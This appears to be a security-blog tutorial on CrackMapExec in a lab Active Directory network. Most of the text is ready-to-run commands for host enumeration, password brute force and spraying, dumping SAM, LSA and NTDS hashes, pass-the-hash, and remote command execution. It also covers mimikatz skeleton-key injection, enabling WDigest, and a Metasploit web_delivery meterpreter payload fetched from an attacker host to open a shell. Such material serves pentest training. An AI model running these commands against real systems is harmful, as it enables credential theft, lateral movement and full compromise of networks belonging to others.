In this article, we learn to use
crackmapexec. This tool is developed by byt3bl33d3r. I have used this tool many
times for both offensive and defensive techniques. And with my experience from
this tool, I can say that the tool is so amazing that one can use it for
situational awareness as well as lateral movement. You can download the tool
from here.
Table of Content
·
Introduction to Crackmapexec
·
Crackmapexec and Red Team
·
Configurations Used for Practical
·
Installation
·
Enumeration
o
Discovering IPs
o
users
o
groups
o
txt files
o
log files
o
share
o
sessions
o
password policies
o
Drives
·
Bruteforce
·
Dictionary Attack
·
Credential Dumping
o
SAM
o
LSA
o
NTDS
·
Pass the Hash
·
Password spraying
·
Remote Command Execution
o
wmiexec
o
atexec
·
Modules
o
mimikatz
o
wdigest
o
enum_dns
o
Web delivery
Introduction to Crackmapexec
Crackmapexec, also known as CME, is a post-exploitation
tool. The developer of the tool describes it as a "swiss army knife for
pen-testing networks", which I find is an apt description. The tool is
developed in python and lets us move laterally in an environment while being
situationally aware. It abuses the Active Directory security by gathering all
the information from IP addresses to harvesting the credentials from SAM. And
this is the only information we need for our lateral movement. It also offers
us numerous modules such as mimikatz, web delivery, wdigest, etc. to make
dumping of credentials and getting a session easy. Hence, making an attacker
all-powerful by letting them living off the Land.
Configurations Used for Practical
·
Target: Windows Server 2016
·
Attacker: Kali Linux 2020.1
Here, in our lab scenario, we have configured the following
settings on our systems.
Windows
Server Details
·
Domain: ignite.local
·
User: Administrator
·
Password: Ignite@987
·
IP Address: 192.168.1.105
Windows
Client Details
·
OS: Windows 10
·
IP Address: 192.168.1.106
·
Users: kavish, geet, aarti, yashika
·
Password: Password@1
Installation
The installation for this tool is most simple as for
installation just use the following command:
apt install crackmapexec
Note: if the above command gives any issue then we recommend
you to perform an apt update and upgrade on your Kali.

Enumeration: Discovering IPs
To discover the IPs on the target network, use the following
command:
crackmapexec smb 192.168.1.0/24

And as shown in the image above, you will have the list of
the IPs.
In a general sense, the syntax for crackmapexec is:
crackmapexec -u ‘‘
-p ‘‘
Which will bring out the command to be:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’

Enumeration: Users
To find out all the lists of the users in your target
system, we will use the ‘—user’ parameter. Hence, the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--users

As shown in the above image, the execution of the above
command will show the users of the target system.
Enumeration: Groups
To get the details of the groups from the target system, use
the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--groups

Enumeration: Text files
To get all the information of the text files in the target
system, such as path, use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--spider C\$ --pattern txt

Enumeration: Log Files
Similarly, to retrieve the information of log files from the
target system, use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--spider C\$ --pattern log

This way you can access the information on any file
extension such as exe, etc.
Enumeration: Shares
To know what folders are shared among the network and what
permissions they have, we can use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--shares

As shown in the image above, we will have all the
information for share folders in the network.
Enumeration: Sessions
The active sessions details can be found from the command
given below:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--sessions

Enumeration: Password Policies
To know the password policies that have been applied in the
target system, CME provides us with the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--pass-pol

Executing the above command will give us the details of the
password policies as shown in the image above.
Enumeration: Drives
To find out how many drives are there in the target system,
with what name; we can use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--disks

Bruteforce: Username
With crackmapexec, you can also brute force the username
that will match our correct password. We will be doing this on the whole
network, that is why we will specify the IP range instead of just giving IP. We
will do this, with the following command:
crackmapexec smb 192.168.1.0/24 -u “kavish”
“Administrator” -p “Ignite@987”

Bruteforce: Password
With CME, we can brute-force passwords on a single target
system or the whole network. In our practice, we have a brute-forced password
on the whole network. To do the said, type:
crackmapexec smb 192.168.1.0/24 -u
"Administrator" -p "password1" "password2"
"Ignite@987"

Dictionary Attack
CME also enable us to do dictionary on both username and
password. Both custom or already made dictionaries can be given for the attack.
In our practical, we have given a custom-made dictionary for both usernames and
passwords. This attack can be done on the whole network or a single IP. We are
doing this attack on the whole network as we are giving a whole IP range. To
initiate the attack, use the following command:
crackmapexec smb 192.168.1.0/24 -u /root/Desktop/user.txt
-p /root/Desktop/pass.txt

Credential Dumping: SAM
SAM is short for the Security Account Manager which manages
all the user accounts and their passwords. It acts as a database. All the
passwords are hashed and then stored SAM. Using CME, we will dump the
credentials from SAM in the form of hashes by using the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--sam

Credential Dumping: LSA
The Local Security Authority (LSA) is a protected system
process that authenticates and logs users on to the local computer. Domain
credentials are used by the operating system and authenticated by the Local
Security Authority (LSA). Therefore, LSA has access to the credentials and we
will exploit this fact to harvest the credentials with CME by using the
following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--lsa

Credential Dumping: NTDS (DRSUAPI)
NTDS stands for New Technologies Directory Services and DIT
stands for Directory Information Tree. This file acts as a database for Active
Directory and stores all its data including all the credentials. And so we will
manipulate this file to dump the hashes by using the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--ntds drsuapi

Another way to retrieve credentials from NTDS is through VSS
i.e. the volume shadow copy. And for this method, use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--ntds vss

Pass the Hash
Once we have dumped hashes, we don’t need to use any other
tool to pass the hash. With CME we need to use the following command:
crackmapexec smb 192.168.1.105 -u Administrator -H
32196B56FFE6F45E294117B91A83BF38

Password Spraying
Password Spraying is an attack where we get hold of accounts
by using the same passwords for the same numerous usernames until we find a
correct one. With CME, we can perform password spraying with two methods. In the first method, we will use the
parameter ‘--rid-brute’. To use this parameter, the syntax will be:
crackmapexec -u
-p ‘‘ --rid-brute
Going by the above syntax, the command is:
crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt
-p ‘Password@1’ --rid-brute
 Another method for password spraying is by using the ‘--continue-on-success’
and we will use this parameter with our custom-made dictionary that has all the
usernames. The contents of the dictionary are shown in the image below using
the cat command. And then for password spraying, use the following
command:
Another method for password spraying is by using the ‘--continue-on-success’
and we will use this parameter with our custom-made dictionary that has all the
usernames. The contents of the dictionary are shown in the image below using
the cat command. And then for password spraying, use the following
command:
crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt
-p ‘Password@1’ --continue-on-success

Remote Command Execution
Now that we have studied various ways to obtain the password,
let now make use of it as CME allows us to remotely execute commands. We can
use the quser command to get information about the users. And logoff command to
log off the target system. The syntax for executing commands remotely is:
crackmapexec -u ‘‘
-p ‘‘ -x ‘
following the above syntax, our commands will be:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-x ‘quser’
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-x ‘logoff 2’

And as you can see in the image above, our commands are
successfully executed and we have the information.
Remote Command Execution: atexec
This command will execute the command with the help of the Task
Scheduler service. For this, use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-x ‘net user Administrator /domain’ --exec-method atexec

And as you can see in the image above, our commands are
successfully executed and we have the information.
Remote Command Execution: wmiexec
This command will execute the command with the help of the
Windows Management Instrumentation (WMI) service. For this, use the following
command:

And as you can see in the image above, our commands are successfully
executed and we have the information.
We can also make the use of the PowerShell Cmdlets to
execute tasks over the Remote using CME. This is possible due to the ability to
execute commands remotely via WMI. For this use the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-X ‘$PSVersionTable’ --exec-method wmiexec

And as you can see in the image above, our PowerShell Cmdlet
is executed successfully and we have the information.
Talking about WMI, we can also directly run the WMI command
on the target using CME. The parameter ‘--wmi’ is designed for this purpose. We
can provide it with the command string of WMI and it will execute it as shown
in the image given below.
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
--wmi “select Name from Win32_UserAccount”

And as we can see that we have a list of users on the target
system which we extracted with the help of wmi command strings.
Modules
If from the above options you are not tempted to add CME in
your tool kit, I bet the following will have you convinced in no time. CME also
provides us with various modules which call upon the third-party tools like
Mimikatz, Metasploit Framework, etc. to get the work done. To view all the
modules that CME has to offer, use the following command:
crackmapexec smb -L

Just as shown in the image above, all the modules will be
displayed after running the above command successfully. Now let’s take a few of
the modules from this and see how we can use them.
Modules: mimikatz
First, we will run Mimikatz directly as a module without
giving it any other argument. The syntax for this is as following:
crackmapexec -u
-p ‘ -M
Which will further make our command out to be as follows:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M mimikatz

So now, as you can see in the image above, running the
mimikatz module without any other argument will give the system credentials in the
form of hashes.
Now let’s try and give a mimikatz command as an argument,
for doing so the command will be:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M mimikatz -o COMMAND=‘privilege::debug’

And so, the command will debug all the privileges as shown
in the image above. Now let’s try to run another command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M mimikatz -o COMMAND=‘sekurlsa::logonPasswords’

Hence, running the above command will display all the hashes
of the logon password. This way, you can also give further argument such as the
argument to inject skeleton key with the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M mimikatz -o COMMAND=‘misc::skeleton’

And as you can see that the above command has been executed
successfully.
Module: Wdigest
Another module that CME presents us is wdigest. This module
will create a registry key due to which passwords are stored in memory. To use
this module, type the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M wdigest -o ACTION=enable

And as you can see in the image above, the registry key is
created.
Module: enum_dns
This module harvests all the information about the target
DNS and displays it on the console. To use this module, use the following
command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M enum_dns

And as you can see in the image above all the information is
dumped on the console.
Module: web_delivery
To this module, first open Metasploit Framework using the
command ‘msfconsole’ and then type the following set of commands to
initiate web_delivery:
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost
set srvhost
exploit

It will create a link as it is shown in the image above.
Copy that link and remotely execute it in the target machine through CME using
the following command:
crackmapexec smb 192.168.1.105 -u ‘Administrator’ -p ‘Ignite@987’
-M web_delivery -o URL=http://192.168.1.112:8080/rlNdPdZQMeYWLF

And once the above command is executed successfully, you
will have the meterpreter session as shown in the following image:

Conclusion
Enumeration is an intense task in any Penetration Testing as
well as Red Team Assessment. But we saw that with the help of Crackmapexec or
CME it seems quite easier and faster. Lateral Movement can take a huge amount
of time if not done properly in an environment. But CME provides us this
functionality in just a single execution that any script kiddie can manipulate
and perform. Overall this proves that CME is an important tool for Enumeration,
Remote Command Execution, Lateral Movement and it should be in every
pentester’s arsenal.